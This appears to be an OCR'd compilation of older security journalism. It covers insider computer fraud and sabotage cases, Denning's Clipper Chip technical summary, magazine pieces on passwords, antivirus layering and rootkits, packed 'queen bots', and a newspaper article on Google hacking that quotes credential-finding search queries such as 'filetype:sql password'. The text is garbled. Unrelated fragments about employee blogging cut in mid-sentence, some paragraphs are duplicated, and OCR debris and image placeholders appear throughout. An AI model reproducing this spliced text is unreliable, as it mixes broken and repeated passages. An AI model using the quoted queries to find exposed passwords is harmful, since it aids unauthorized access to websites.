Sometimes, even security experts are getting caught off guard by computer abuse, including fraud. Pinkerton Security & Investigation Services was hit by an employee's computer scam, according to an indictment filed last year. More than $1 million was siphoned out of the detective agency's bank accounts.

Pinkerton had hired a 48-year-old woman who used the name Tammy Gonzalez in 1988, when she began work in the accounting department at the company's Van Nuys, Calif., headquarters. Ms. Gonzalez was given a computer code which she could use to access Pinkerton accounts at Security Pacific National Bank. Ordinarily, she also would need a superior to type in his approval code before she could use the computer to wire-transfer Pinkerton funds from the bank. But Ms. Gonzalez had been delegated the job of canceling a former superior's approval code. Instead of canceling it, she began using it.

With both the access and approval codes, she began shifting money from Pinkerton accounts at Security to the accounts of "Skyways International" and "Lift Trading" at another Los Angeles bank. According to assistant U.S. attorney Lee Michaelson, both Skyways and Lift were bogus companies.

Normally, a reconciliation of accounts would have caught the discrepancies. But Ms. Gonzalez was also supposed to do the reconciling, and somehow she didn't get around to it. At one point, it was nearly two years behind.

An audit in December 1990 finally uncovered the scheme. Federal investigators also found that "Tammy Gonzalez" was really Marita Juse, who under that name was also wanted on earlier charges of income-tax fraud. Last August, in federal district court in Los Angeles, she pleaded guilty to computer fraud and embezzling $1,082,307 from Pinkerton. Ms. Juse was sentenced to 27 months in prison. Her lawyer says the sentence was fair.

To protect their operations from both sabotage and fraud, most companies have taken at least basic security measures. Many routinely make backup copies of their files every night to protect against logic bombs that might erase data. (This also protects against a loss of power or other events that can wipe out files.) Companies assign employees passwords, often changing them every 30 days, which enables the employees to gain access only to specified company data banks. And when an employee logs onto the computer system, his user name and password leave an audit trail that investigators can trace back to the individual if he does something wrong.

But passwords can be intercepted and used by others as they travel across computer networks. In one instance in 1989, an outside contractor working on BankAmerica's teller-machine network in California wrote a program that surreptitiously copied thousands of customers' bank account numbers and their passwords into his own file.

After unscrambling the encrypted passwords, the contractor planned to use them to loot the customers' bank accounts. He was thwarted only when an associate tipped off the bank, an industry official says. BankAmerica declines to comment.

Sometimes it is the very advantages of computers, including speed and convenience of communication, that make them tempting tools of abuse. Late last year, officials at Charles Schwab, got a tip that a cocaine ring was flourishing among its headquarters employees in San Francisco. Hal Lipset, a private investigator hired by Schwab, soon discovered that sales were being arranged over Schwab's computer communications system.

Schwab officials secretly began monitoring the messages and copying them for evidence. Two employees who allegedly were selling drugs masked their messages by seeming to talk of tickets to sports events or about a game of pool called eightball. But according to one investigator, a "ticket" represented a half gram of cocaine for $40, and "eightball" represented 3½ grams for about $280.

One message to arrange a sale stated: "My buddy says he'd be interested in playing pool at the poker game. He'd like to play eightball. . . . Let me know."

"Whenever you're ready," came the reply from the Schwab employee allegedly supplying the drugs.

An undercover man working for Mr. Lipset, in cooperation with San Francisco police, began buying cocaine to gather more evidence. In April, the police arrested two back-office workers at Schwab for drug dealing. Both pleaded guilty. Schwab has fired them as well as two others allegedly in the drug ring.

As Computers Flip, People Lose Grip In Saga of Sabotage at Printing Firm

By William M. Carley
Staff Reporter of The Wall Street Journal

Employees who sabotage computer systems can wreck programs and cause considerable financial damage, but there is also a human side to the problem. Innocent employees, who must cope with a system seemingly gone mad, can suffer tremendous stress.

That is what happened at Southeastern Color Lithographers Inc., a printing company in Athens, Ga., 60 miles northeast of Atlanta. At Southeastern, files were mysteriously garbled and erased, computer printers would start up for no apparent reason, and at times the whole computer system would crash. Several frustrated workers quit. One worker – so distraught over computer glitches that he stood up and began screaming profanities – was fired.

Southeastern's story is told in the transcript of a trial in Clarke County, Ga., Superior Court. Marshall Williams, a job-price estimator for the printing company, was convicted of damaging computer files and in February 1990 sentenced to five years in prison. Mr. Williams vigorously denied the charges and appealed, but lost. His motive remains unclear. Henry O'Pry, Southeastern's owner, says he believed Mr. Williams simply enjoyed using his computer wits to gain power over people by making their lives miserable.

Southeastern, which prints brochures, catalogs and newsletters, was for many years "highly profitable," Mr. O'Pry says. But in August 1987, Mr. O'Pry hired Mr. Williams, a 33-year-old University of Georgia business graduate. Mr. Williams began using his computer terminal to estimate prices of printing jobs.

Within weeks Southeastern's computer system, which had been operating trouble-free, began running amok. The cursor would sometimes disappear from terminal screens. Workers couldn't type.

When customer file names were called up on screens, gibberish began to appear. It turned out that the computer was spelling some customer names backward.

Essential files vanished. "You would be working accounts payable and all of a sudden it was like somebody had turned the computer off . . . and you would lose everything you had worked on," Debbie Mino, Southeastern's accountant, testified at the trial. Workers began making backup copies, only to discover that the copies had been erased, too. "I had to re-enter sometimes 20 or 30 invoices," Ms. Mino said. Other workers lost payroll files and production files.

Acrimony grew as employees began blaming each other. Mr. O'Pry even accused one employee of erasing files by typing too vigorously. "I was telling [her] that she had to be careful with her key pad, not hit it too hard."

The problems began to get to some workers, including Ed Gozwick, purchasing agent. "When Ed lost all of these files constantly, he was becoming so frustrated," Mr. O'Pry said. "I said, Ed, look, I'll help you. . . . Just calm down, and Ed was just screaming to the top of his lungs all kinds of profanity. . . . And he said, I've had it, I don't want to deal with this anymore. And I said, if you don't cut the profanity out and let's calm down, you are going to be fired." He didn't – and he was.

Several other employees quit. Carol Bradshaw, frustrated by spending hour upon hour restoring data, only to see it disappear again, left Southeastern. "I had gone through such turmoil that I was completely burnt out," she testified.

Southeastern's problems began affecting basic operations. Computerized production schedules began to disappear, creating havoc in the printing shop. Customers, frustrated by delayed shipments, took their business elsewhere. The day before a sales pitch to one client, Southeastern computer files needed to prepare the presentation kept disappearing.

"That night we were frantic because the next morning we had to make this presentation to save this account," Mr. O'Pry said. "We worked to 1:30 in the morning . . . seven people working that night." Because files had been constantly erased and in some cases hurriedly re-entered, the presentation contained "a tremendous amount of errors – materials turned around, reversed files, words misspelled, flipped backwards, lines superimposed." Southeastern lost the account – $300,000 in annual sales.

The Computer Connection store that had sold the computer to Southeastern installed devices to isolate the unit from power surges, thinking that might be causing the erasures. Outside consultants were called in. But problems persisted.

After nearly six months of computer chaos, Mr. O'Pry was getting desperate. "I had lost my employees, I had lost the morale. . . . We didn't have long before we would go bankrupt." One Friday in March 1988, Mr. O'Pry told a Computer Connection man that he was going to throw the computer out in the parking lot and buy a new one.

Timothy Plotner, a Computer Connection programmer, suspected sabotage, and that night he wrote a program to trap the culprit. Any time anyone hit the RM keys (a command to remove data), Mr. Plotner's program would record the terminal where the command originated and the user's name at that terminal. To keep the culprit unaware that he was being monitored, Mr. Plotner's program also erased the data as specified by the RM command.

Monday morning, while Mr. O'Pry was sitting at the master terminal, it began beeping. The screen displayed a message – Mr. Williams was sending an RM command to erase accounting and other files. Mr. O'Pry had an assistant walk into Mr. William's office, where she saw Mr. Williams typing at the computer.

Mr. Williams was arrested. Southeastern's computer problems came to an abrupt halt.

This section is from the document '/.i/.q/.b/.ml/.encryption'.

From: denning@guvax.acc.georgetown.edu
Newsgroups: sci.crypt
Subject: THE CLIPPER CHIP: A TECHNICAL SUMMARY
Date: 19 Apr 93 22:23:27 GMT
Organization: Georgetown University

The following document summarizes the Clipper Chip, how it is used, how programming of the chip is coupled to key generation and the escrow process, and how law enforcement decrypts communications. Since there has been some speculation on this news group about my own involvement in this project, I'd like to add that I was not in any way involved. I found out about it when the FBI briefed me on Thursday evening, April 15. Since then I have spent considerable time talking with the NSA and FBI to learn more about this, and I attended the NIST briefing at the Department of Commerce on April 16. The document below is the result of that effort.

Dorothy Denning

THE CLIPPER CHIP: A TECHNICAL SUMMARY

Dorothy Denning

April 19, 1993

INTRODUCTION

On April 16, the President announced a new initiative that will bring together the Federal Government and industry in a voluntary program to provide secure communications while meeting the legitimate needs of law enforcement. At the heart of the plan is a new tamper-proof encryption chip called the "Clipper Chip" together with a split-key approach to escrowing keys. Two escrow agencies are used, and the key parts from both are needed to reconstruct a key.

CHIP STRUCTURE

The Clipper Chip contains a classified 64-bit block encryption algorithm called "Skipjack." The algorithm uses 80 bit keys (compared with 56 for the DES) and has 32 rounds of scrambling (compared with 16 for the DES). It supports all 4 DES modes of operation. Throughput is 16 Mbits a second.

Each chip includes the following components:

- the Skipjack encryption algorithm
- F, an 80-bit family key that is common to all chips
- N, a 30-bit serial number
- U, an 80-bit secret key that unlocks all messages encrypted with the chip

ENCRYPTING WITH THE CHIP

To see how the chip is used, imagine that it is embedded in the AT&T telephone security device (as it will be). Suppose I call someone and we both have such a device. After pushing a button to start a secure conversation, my security device will negotiate a session key K with the device at the other end (in general, any method of key exchange can be used). The key K and message stream M (i.e., digitized voice) are then fed into the Clipper Chip to produce two values:

E[M; K], the encrypted message stream, and
E[E[K; U] + N; F], a law enforcement block.

The law enforcement block thus contains the session key K encrypted under the unit key U concatenated with the serial number N, all encrypted under the family key F.

CHIP PROGRAMMING AND ESCROW

All Clipper Chips are programmed inside a SCIF (secure computer information facility), which is essentially a vault. The SCIF contains a laptop computer and equipment to program the chips. About 300 chips are programmed during a single session. The SCIF is located at Mikotronx.

At the beginning of a session, a trusted agent from each of the two key escrow agencies enters the vault. Agent 1 enters an 80-bit value S1 into the laptop and agent 2 enters an 80-bit value S2. These values serve as seeds to generate keys for a sequence of serial numbers.

To generate the unit key for a serial number N, the 30-bit value N is first padded with a fixed 34-bit block to produce a 64-bit block N1. S1 and S2 are then used as keys to triple-encrypt N1, producing a 64-bit block R1:

$$R1 = E[D[E[N1; S1]; S2]; S1] .$$

Similarly, N is padded with two other 34-bit blocks to produce N2 and N3, and two additional 64-bit blocks R2 and R3 are computed:

$$R2 = E[D[E[N2; S1]; S2]; S1]$$
$$R3 = E[D[E[N3; S1]; S2]; S1] .$$

R1, R2, and R3 are then concatenated together, giving 192 bits. The first 80 bits are assigned to U1 and the second 80 bits to U2. The rest are discarded. The unit key U is the XOR of U1 and U2. U1 and U2 are the key parts that are separately escrowed with the two escrow agencies.

As a sequence of values for U1, U2, and U are generated, they are written onto three separate floppy disks. The first disk contains a file for each serial number that contains the corresponding key part U1. The second disk is similar but contains the U2 values. The third disk contains the unit keys U. Agent 1 takes the first disk and agent 2 takes the second disk. The third disk is used to program the chips. After the chips are programmed, all information is discarded from the vault and the agents leave. The laptop may be destroyed for additional assurance that no information is left behind.

The protocol may be changed slightly so that four people are in the room instead of two. The first two would provide the seeds S1 and S2, and the second two (the escrow agents) would take the disks back to the escrow agencies.

The escrow agencies have as yet to be determined, but they will not be the NSA, CIA, FBI, or any other law enforcement agency. One or both may be independent from the government.

LAW ENFORCEMENT USE

When law enforcement has been authorized to tap an encrypted line, they will first take the warrant to the service provider in order to get access to the communications line. Let us assume that the tap is in

place and that they have determined that the line is encrypted with Clipper. They will first decrypt the law enforcement block with the family key F. This gives them E[K; U] + N. They will then take a warrant identifying the chip serial number N to each of the key escrow agents and get back U1 and U2. U1 and U2 are XORed together to produce the unit key U, and E[K; U] is decrypted to get the session key K. Finally the message stream is decrypted. All this will be accomplished through a special black box decoder operated by the FBI.

ACKNOWLEDGMENT AND DISTRIBUTION NOTICE. All information is based on information provided by NSA, NIST, and the FBI. Permission to distribute this document is granted.

Password Policies

A simple password could be the weak link that leaves your data open to attack.

SMART GUIDELINES

1 Create strong passwords. Use multiple words, mixed-case alphanumerics, and at least 12 characters to secure your passwords. Change your company policies to increase minimum password character length to at least 12 characters.

2 Use a different password for each system. If a mailing list gets hacked, you don't want your bank account put in jeopardy. Use different passwords to protect all critical accounts, such as company e-mail and online banking.

3 Use a password vault to store your digital keys. Find a trustworthy browser password manager, such as those built into Firefox, Safari, and Internet Explorer.

4 If a service offers a second form of authentication, use it. Some banks offer several forms of authentication, such as number generators and smart cards. If your bank doesn't offer them, consider switching.

BY ROBERT LEMOS

PASSWORDS ARE QUICKLY BECOMING passé. For years, security experts have warned that our reliance on passwords leaves valuable data unprotected. Last year, federal banking regulators approved guidelines urging the adoption of other forms of authentication for online banking, such as number generators or smart cards. In February, Bill Gates told attendees at a computer-security industry conference that "Password systems simply won't cut it." But switching to a more secure way of doing business will require time, and until then, users are left with password security.

The problem is that people are not good at remembering secure passwords, such as a series of random numbers, letters, and punctuation marks. A random eight-character password of only lowercase letters and numbers can be cracked within days by generating all possible combinations of the character set. Dictionary words that have some characters replaced with similar-looking numbers can be broken faster.

Faster processors and improved attack tools are shrinking the time needed to attack passwords every year. For example, John the Ripper, a popular brute-force password-cracking tool, can now crunch more than one million password possibilities a second, compared with only a few hundred a second a decade ago.

Cheap memory is also a catalyst for password cracking. A technique known as rainbow tables precalculates a large percentage of all possible passwords and creates multigigabyte lookup tables that can reduce the time needed to find most passwords to seconds.

Such techniques are particularly dangerous because an attacker can use the password on a single computer to find the password of every user, including the administrator, who did not use a password with more than eight random letters and numbers. Because most IT administrators use the same passwords on many systems, the compromise of one user's computer can result in a breach of the entire company's network.


The immediate solution to password security problems is educating users to generate better passwords and giving them the tools to manage their digital keys. Most browsers have password managers. Standalone apps are also available, and many Web sites, such as Diceware.com, have online forms and strategies for generating secure passwords. For Mac users, Apple has a system for generating passwords built into Mac OS X. In the future, digital wallets for managing passwords and credentials will be built into every OS. For example, Microsoft's InfoCard utility will be added to Vista.

The best solution is not to rely solely on passwords. Companies should add a second method of authentication, and consumers should seek financial services that offer such security. □

Robert Lemos is a freelance technology journalist and the editor-at-large for SecurityFocus.

WHEN WORDS FAIL

Dictionary words or letter-number combinations make passwords that are easy to crack, but passphrases generated by advanced methods such as Diceware are virtually uncrackable.



Source: John the Ripper and Diceware, 2006.

» KEEP YOURSELF SAFE! Subscribe to our Security Watch newsletter and get up-to-date info on the latest threats delivered to your inbox automatically: **go.pcmag.com/securitywatchletter.**

Safety in Layers

A successful antivirus strategy is one that stacks security.

BY MATTHEW D. SARREL

»MORE ON THE WEB
For more about small-business issues, go to: go.pcmag.com/smb


THE WORLD WAS AT WAR IN 1918 WHEN the great Spanish influenza epidemic struck. As battles were fought in Europe, the flu conquered country after country, killing 50 to 100 million people in a year. It is estimated that more American servicemen died from the flu in 1918 than in combat. Surely, this virus was one of humanity's greatest enemies.

Obviously, computer viruses aren't nearly as tragic. But they're called "viruses" for a reason. These small programs operate on the digital "molecular" level, and they can spread at an exponential rate. People render their systems contagious simply by opening an e-mail message, downloading an attachment, clicking on a pop-up ad, or even surfing to the wrong Web site (called a *drive-by*). The effects on your business can be serious: Viruses, Trojan horses, and worms can slow systems to a crawl, destroy data, and punch holes in your network. Successful vaccination starts with securing your network and educating your employees.

A winning security strategy is to employ a concept called "defense in depth." The basic idea is that the safest way to protect something is by wrapping it in multiple secure layers. It's not enough to implement antivirus measures only at your gateway or at individual workstations. You must deploy multiple layers of security throughout your company, working from the outside in.

THE ANTIVIRUS FORCE FIELD

A "defense in depth" strategy creates a tight seal separating your business from encroaching viruses.



LAYER 1: Gateway AV inspects files before they reach your server.

LAYER 2: Server AV protects shared files on your LAN.

LAYER 3: E-mail AV sniffs out malicious attachments and messages.

LAYER 4: Desktop AV prevents employees from downloading infected files or programs.

LAYER 5: The educated employee knows not to click on pop-ups or download junk software.

The first step is securing your gateway. A gateway antivirus product (often a security appliance) sits at the entrance to your network and inspects all traffic entering or leaving it, quarantining suspicious files and stopping them before they reach your servers and workstations.

Server antivirus products protect file, application, and e-mail servers. There are plenty of products in this class from vendors such as F-Secure, McAfee, Symantec, and Trend Micro. For the most part, protecting a file server is just like protecting a desktop; software inspects every file written to or read from the hard drive.

E-mail antivirus is more sophisticated, scanning incoming and outgoing messages, detaching and scanning attachments, and then recombining everything and sending it on if it's clean. If you're running your own e-mail server, you'll definitely want protection, since e-mail is the most widely used vector for spreading viruses. If you outsource your e-mail, then make sure your provider offers antivirus.

The next step is securing individual workstations. Desktop antivirus programs inspect executable files and scan files when they are read from or written to the hard drive. Panda, McAfee, Symantec, and Trend Micro are some of the major players here. If you're in a very small office, you can install the software on each machine individually. But if you have more than ten desktops, consider a centrally managed solution. And make sure you (or your employees) run antivirus updates and Windows Update regularly.

An important component that is often overlooked is installing antivirus software on any device that leaves the safety of your LAN, such as laptops, PDAs, and cell phones. McAfee, Symantec, F-Secure, Finjan, and Trend Micro now offer AV products for mobile devices.

The final layer is preventing your employees from compromising all other layers with foolish habits. Teach your coworkers to think before they click. Forbid them to download programs and attachments from unknown sources. Make sure that Macro Virus Protection is enabled in all Microsoft apps, and never run a macro in a document unless you know what it does. Such measures will protect your business from attack.

Matthew D. Sarrel is a consultant and former technical director of PC Magazine Labs.

Your Own Personal Matrix

How rootkits can take over your computer and steal data under your nose—and how to stop them.

BY ROBERT LEMOS

FAST FACTS ON ROOTKITS

5.7 million
Number of computers on which malicious software was detected.

3.5 million
Approximate number infected with "backdoor Trojan horses."

530,000
Approximate number infected with rootkits (not counting Sony BMG's DRM rootkit).

Source: Microsoft Corp., 2006.

» KEEP YOURSELF SAFE!
Subscribe to our Security Watch newsletter and get up-to-date info on the latest threats delivered to your inbox automatically: **go.pcmag.com/securitywatchletter**

THE MATRIX HAS YOU.

Those four words—which appeared on the retro computer screen of Keanu Reeves's character, Neo, in the 1999 hit movie *The Matrix*—have resonated with hackers around the Internet. No wonder, then, that a technology for taking control of a user's computer, more often than not for malicious ends, echoes the reality behind those words.

Just as Neo had to come to grips with the fact that the world as he knew it was a well-crafted simulation, computer users today have to watch out for programs, known as rootkits, that attempt to take over a computer that appears normal.

Rootkits are all about stealth: In the past, such programs have replaced common commands with their own modified versions. When the user of an infected computer connects to the Internet using Microsoft Windows' network driver, the system might instead route data through a malicious driver that also copies any important data—such as usernames and passwords—to the attacker's servers.

The programs are not yet all that common. When Microsoft released data on the malicious code cleaned from its customers' computers by the company's free Malicious Software Removal Tool, backdoor Trojan-horse programs took the top slot, infecting 62 percent of the 5.7 million computers found to have a malicious-software problem. Rootkits accounted for only 9 percent of the total PCs infected—although that would increase to 14 percent if you count the "rootkit-like" copy-protection software that music giant Sony BMG included on some CD titles.

Yet researchers worry that hiding techniques are only getting better. The next generation of such rootkits adhere more to the hidden-matrix concept, offering up a simulated reality not only to the user but also to the operating system. At this year's Black Hat Briefings security conference, researchers Joanna Rutkowska and Dino Dai Zovi gave separate presentations on rootkit techniques that would fool a user and the operating system into thinking that the computer was completely clean—when the system was really running inside a virtual software world. One of the rootkit concepts even borrowed its name from *The Matrix*: Blue Pill.

While rootkits are a pernicious problem today, there are defenses. Several security firms offer rootkit detection utilities. Antivirus firm F-Secure offers a rootkit detector, dubbed BlackLight, in its Internet Security Suite product. And as mentioned earlier, Microsoft's free Malicious Software Removal Tool also gets rid of some rootkit programs. A third popular rootkit-detection utility, RootkitRevealer, comes from software firm Sysinternals.com, which Microsoft acquired in July.

However, detecting that the operating system is running inside a virtual computer will likely become a lot tougher as companies become more enamored with virtualization. Many companies run virtual servers on large mainframes for reliability reasons: If one virtual machine goes down, another can instantly be created to take its place. Computer-chip companies, seeing the interest, have built features into their latest processors to make virtualization easier. Future rootkits will exploit these functions to hide better.

In the end, running your operating system of choice in a virtual environment may become the norm. It's just that some people will be in the wrong virtual world.


Robert Lemos is a freelance journalist and the editor-at-large for SecurityFocus.

CODE OF STEALTH

Rootkits find many places in a computer's software to hide, using their concealment to eavesdrop on the user or control the system.

HIDING IN USERLAND
Example: HackerDefender
Userland rootkits, such as HackerDefender, hide in files and processes of the OS's kernel. They essentially clone certain system tasks, allowing attackers access.

A PARASITE IN THE VIRTUAL HOST
Example: Blue Pill
Many companies run servers as virtual machines; infecting a host machine allows the rootkit to control all the virtual machines running on that host.



THE SHIM IS IN
Example: ACPI rootkit research project
Infecting firmware with a rootkit—sometimes called a shim—is difficult, but once there, the shim can be hard to detect and has complete control over how the operating system boots.

Source: Rootkit.com, 2006.

Queen Bots Pose Security Threat

Malicious bots, which hackers send to vulnerable computers and then use to launch attacks, have just gotten more dangerous. Hackers are now using *queen bots*, in which the executable file containing the malicious code is packed.

Before sending malware to a victim, hackers use *packing* to hide the executable that launches the desired attack. The technique adds a code string to make it harder for antivirus programs to recognize the file as malware. Once on a victim's computer, an executable file unpacks and launches the malware.

Hundreds of packing programs are readily available online for sharing by attackers and malware writers, said Oliver Friedrichs, director of security vendor Symantec's Security Response Center.

Hackers often repack and redeploy bots that have been packed and used previously, he noted. They also frequently use multiple packers, encryption, and other approaches to further obfuscate the code.

By obfuscating the malicious executable's original code signature, packing keeps antivirus software from recognizing the malware and leaves users vulnerable to bots, which frequently launch spam, phishing, or denial-of-service attacks. When the victim's computer executes the malware, it turns the machine into one of many *zombies* that subsequently launch the intended attacks upon receiving the hacker's command.

Antivirus applications typically recognize malware by their code signatures, which are stored in the product's database. Changing the signatures makes them more difficult to detect.

Hackers can change existing queen bots remotely. So far, though, noted Friedrichs, none of the bots he has seen are *polymorphic* and thus can't change their code signatures on their own.

Security experts are fighting back against queen bots, so named because, like queen ants, they exercise centralized control over a system and rapidly produce offspring, noted Georgia Institute of Technology doctoral candidate David Dagon, who has studied the technique.

According to Friedrichs, Symantec has examined code strings common to packers and developed signatures to identify queen bots in both packed and unpacked forms. The company has developed technology that creates new unpackers, distributes them to customers, opens infected files, and neutralizes the malicious code before the bots get onto a user's system.

Sophisticated packing programs are a bigger challenge because they make more complex and irregular changes to code.

Dagon and veteran Internet researcher Paul Vixie have created a public malware repository (http://malfease.oarci.net), currently in beta form, to deal with queen bots and other forms of automated malware creation and updating.

The site allows visitors to submit samples of such malware. Registered industry and academic researchers can analyze and otherwise work with the unpacked versions of samples, explained Dagon.

A number of organizations, including some antivirus vendors, have already contributed to the repository. According to Johannes Ullrich, chief research officer of the SANS Institute, his information security research and training group will typically send unusual malware samples.

Dagon said he wants more antivirus vendors to take part, but noted that the industry's competitiveness may limit participation. ■

Building Fantasy Worlds

An increasing number of companies and organizations are creating customized, complex online virtual worlds to promote their businesses, train employees, conduct research, or accomplish other goals.

This has spurred a growing market for individuals and technology companies—such as Advantar, Electric Sheep, and Rivers Run Red—that build these virtual worlds.

Previously, most virtual worlds were built by online gaming providers. Otherwise, only companies with trained personnel could design and construct their own environments using specialized design tools.

But now, many more companies can hire designers with their own toolsets to build virtual environments for them. For example, customers can work with designers who use tools from Linden Lab to build virtual communities within its Second Life 3D virtual world (http://secondlife.com).

Virtual worlds can be used for numerous purposes, such as entertainment—as in games or fantasy theme parks—or corporate activities—as in virtual conference or training centers.

Electric Sheep CEO T. Sibley Verbeck noted that his company generally charges from $10,000 for small virtual worlds to $1 million for elaborate environments, such as a recent virtual resort that the Starwood hotel chain will use to research future construction of an actual vacation complex.

He said organizations are willing to pay companies to do this work because they don't have and can't use the complex tools necessary to build virtual worlds.

In addition, some designers let customers own the intellectual property behind their virtual worlds, which makes the approach more attractive.

most companies hire employees at will, meaning they can let them go for any reason, at any time. Lance Koonce, a partner at the Seattle law firm Davis Wright Tremaine, said that the only types of blogging

blogs began to grow. Robert Scoble, who was the technical evangelist at Microsoft, started his Scobleizer blog. Robert A. Lutz, the vice chairman of General Motors, followed with a blog of his own.

ness blogs is a site named When Tara Met Blog. It is a personal mouthpiece for Tara Renee Settembre, an account executive with the Horn Group, a public-relations company in New York. Ms. Settembre writes about all

How a Google Search Can Become a Security Threat

By DAVID STROM

WHEN Ralph Nader wrote "Unsafe at Any Speed" in 1965, he exposed how certain design decisions had made some automobiles inherently unsafe. Much the same can be said for Web sites these days.

Many sites contain inherent design flaws that leave them ripe for exploitation. Unlike lack of seat belts in cars, these flaws are not immediately obvious and the fixes are not simple.

One widespread vulnerability can be exploited through a practice that has come to be known as Google hacking. The term refers to the use of an Internet search site — Yahoo, Ask, Google or any other — to uncover useful and compromising information that has been inadvertently left on a Web site.

"Some Web site owners may simply not understand that their sites aren't as secure as they think," said Jeff Williams, chief executive of a Columbia, Md., consulting company, Aspect Security. Mr. Williams is also the chairman of the Open Web Application Security Project, a Web site that describes many of the vulnerabilities and provides tips on how to prevent or fix them.

Examples of the material that can be uncovered include the locations of Web security cameras, administrator passwords for applications like payroll or other personnel matters, private phone numbers for company executives and even the contents of Internet commerce transactions.

In most cases, intruders can enter sites and extract data without leaving a trace because the information is already indexed and stored on the servers of various Internet search sites.

These hacks require no special tools and little skill.

All that is needed is a Web-connectedPC and a few keywords to look for, like "filetype:sql password" or "index.of.pass word."

"There is a lot of privileged information that wasn't supposed to be played out in the public that is available with these sorts of attacks," said Jeff Pettorino, a senior consultant in the Global Security Consulting department of VeriSign and a former police officer in Colorado.

Much of the data indexed by the search sites can be used for nefarious means, and site owners may not realize that sensitive or confidential information is so readily available as part of a search index.

"If you are dealing with sensitive data or data that you care about, you have to think about these exploits," said Michael Howard, a senior security program manager at Microsoft in Redmond, Wash.

As more businesses put up Web sites, the chances increase that more of this information is available.

"A business owner has risks even if they aren't doing e-commerce and if they just have a Web site," said Shena Crowe, an agent in the F.B.I.'s San Francisco field office who has helped prosecute cybercriminals who used Google hacks and other techniques. "Once you are plugged into the Web, your backyard can become open, and it is easy to have your information taken from you."

While it isn't the only way Web sites are exposed, it is one of the easiest and most common methods to gain unauthorized information.

"At any given time, you can find thousands of sites that are subject to Google hacks," says Howard Schmidt, a former White House cybersecurity adviser and now a private security consultant in Issaquah, Wash.

Johnny Long, a security researcher with the Computer Sciences Corporation in El Segundo, Calif., said he had found vulnerabilities "in every Web site and application I have audited."

Mr. Long, who maintains a Web site cataloging Web security vulnerabilities, johnny.ihackstuff.com, added, "Some Google hacking style vulnerabilities are more revealing than others, but it is a pervasive threat."

Google acknowledges that its index can be misused. "Search engines reflect what is on the Web," said Barry Schnitt, a Google spokesman. "We still work to try to prevent and stop exploits and encourage Webmasters to employ best practices and effective security for their Web sites." On Google's site you can find tips on how to remove sensitive data from its index, for example.

Law enforcement is just stepping up to the challenges presented by search-based Web site intrusions.

"This is very underreported," says Kevin Patten, network services manager with the Florida Department of Law Enforcement in Tallahassee. "There are far more site breaches that take place than are actually reported. It is an embarrassing incident, and to report it could be monetarily devastating for a company."

Google hacks are an issue for both large and small businesses, but for different reasons.

Smaller companies generally have simpler sites but may be less sophisticated when it comes to auditing their software. And smaller businesses often rely on independent Web contractors that may not have the ability to build secure applications.

What's up for grabs? Passwords, private phone numbers, transactions.

Larger companies usually have better security practices, but they use hundreds or even thousands of Web applications, which must be maintained by more people — some of whom may try to get at sensitive information they shouldn't see.

"Google hacking can find application vulnerabilities in many applications at once, so it works better as a shotgun than a rifle," Mr. Williams of Aspect Security said. "These vulnerabilities can be found and exploited with a minimum of effort by relatively unskilled attackers."

One way for businesses to protect themselves is to try the Google hacking methods themselves, using tips at johnny.ihackstuff.com and on the Owasp.org sites.

There are also free scanning tools that are available from numerous sites, including SPIdynamics.com, Qualys.com and ScanAlert.com. The tools check for open ports that allow outside communication with particular software programs or points of entry that could be used to

2004.

Another example of the evolution of business blogs is a site named When Tara Met Blog. It is a personal mouthpiece for Tara Renee Settembre, an account executive with the Horn Group, a public-relations company in New York. Ms. Settembre writes about all

Klein, said that the "safest way to blog about work is not to do it," adding that it's "just a matter of time" before some of the biggest companies that endorse blogging lay off employees for going too far.

Others are less skeptical. C. David Gammel, the president of High Context Consult-

"Certifying that employees have undergone blog training benefits everyone," she said. "Companies can't stop employees from blogging, but they can go a long way to ensure that the posts aren't going to trigger a lawsuit or lead to trouble for anyone down the road."

earch
ty Threat

Law enforcement is just stepping up to the challenges presented by search-based Web site intrusions.

"This is very underreported," says Kevin Patten, network services manager with the Florida Department of Law Enforcement in Tallahassee. "There are far more site breaches that take place than are actually reported. It is an embarrassing incident, and to report it could be monetarily devastating for a company."

Google hacks are an issue for both large and small businesses, but for different reasons.

Smaller companies generally have simpler sites but may be less sophisticated when it comes to auditing their software. And smaller businesses often rely on inde-

What's up for grabs? Passwords, private phone numbers, transactions.

